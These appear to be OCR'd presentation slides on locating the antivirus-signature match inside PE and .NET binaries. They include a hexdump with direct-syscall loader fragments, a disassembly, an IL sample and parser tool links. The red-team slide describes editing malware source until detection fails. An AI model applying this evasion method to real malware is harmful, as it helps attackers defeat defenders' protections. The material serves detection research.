
Augmentation: PE EXE




Augmentation: PE EXE




Augmentation: PE EXE




Augmentation: PE EXE



Augmentation: PE EXE



Augmentation: PE EXE



Hexdump

```
00012991   48 81 C4 98 13 00 00 C3 CC CC CC CC CC CC CC C3    H...............
000129A1   4D 8B C2 49 C7 C2 01 00 00 00 4D 33 D2 49 C7 C2    M..I......M3.I..
000129B1   0A 00 00 00 4C 8B D1 33 C0 4D 2B C2 83 C0 18 4D    ....L..3.M+....M
000129C1   33 C0 0F 05 C3 48 83 C1 0A 33 C0 4C 8B D1 83 C0    3....H...3.L....
000129D1   3A 49 83 EA 0A 48 83 E9 0A 0F 05 C3 49 83 C2 1C    :I...H......I...
000129E1   33 C0 4C 8B D1 49 83 EA 01 83 C0 50 49 83 C2 01    3.L..I.....PI...
000129F1   0F 05 C3 4C 8B E1 4C 8B EA 4D 8B F0 4D 8B F9 4C    ...L..L..M..M..L
00012A01   8B D1 48 33 C0 05 C1 00 00 00 0F 05 48 83 F8 00    ..H3........H...
00012A11   74 8D 49 8B CC 49 8B D5 4D 8B C6 4D 8B CF 4C 8B    t.I..I..M..M..L.
00012A21   D1 48 33 C0 05 BD 00 00 00 0F 05 48 83 F8 00 0F    .H3........H....
00012A31   84 6A FF FF FF 49 8B CC 49 8B D5 4D 8B C6 4D 8B    .j...I..I..M..M.
00012A41   CF 4C 8B D1 48 33 C0 05 BC 00 00 00 0F 05 48 83    .L..H3........H.
00012A51   F8 00 0F                                          ...
```

Disassembly

```
0x12981:  ; CODE XREF from fcn.140009c00 @ 0x140013528(x)
0x12981:  0x140013581      488b8c248013.  mov rcx, qword [arg_1380h]
0x12989:  0x140013589      4833cc         xor rcx, rsp
0x1298c:  0x14001358c      e8df000000     call fcn.140013670
0x12991:  0x140013591      4881c4981300.  add rsp, 0x1398
0x12998:  0x140013598      c3             ret
0x12999:  0x140013599      cc             int3
```

Demo: PE Disassembly

Result: Disassembly of matches

Allows to identify which part of the “Virus” is being identified

- Important part of the loader?
- A random function?

As a RedTeamer:


- Stare at disassembly
- Modify source code accordingly

EXE PE DotNet


Augmentation

DotNet:


- DotNet IL code (**CIL**)
  - Similar to Java bytecode
  - Not x86/x64 assembly!
- Stored in .exe files
  - in PE format
  - with additional DotNet headers
- C# widely used for modern RedTeaming tools



Augmentation: PE DotNet



Augmentation: PE DotNet




Example dotnet disassembly output with ilspy (C#):

`ilspycmd -il test.dll`

```
.method private hidebysig static void '<Main>$' (string[] args) cil managed
{
  // Method begins at RVA 0x2086
  // Header size: 1
  // Code size: 13 (0xd)
  .maxstack 8

  IL_0000: ldstr "a"
  IL_0005: ldc.i4.2
  IL_0006: call int32 Program::'<<Main>$>g__MyMethod|0_0'(string, int32)
  IL_000b: pop
  IL_000c: ret
}
```

Augmentation: PE DotNet



Augmentation: PE DotNet

Used ilspy first
Wrote a parser for DotNet headers to resolve RVA

Later:

- Dnfile: https://github.com/malwarefrank/dnfile
- Dncil: https://github.com/mandiant/dncil/

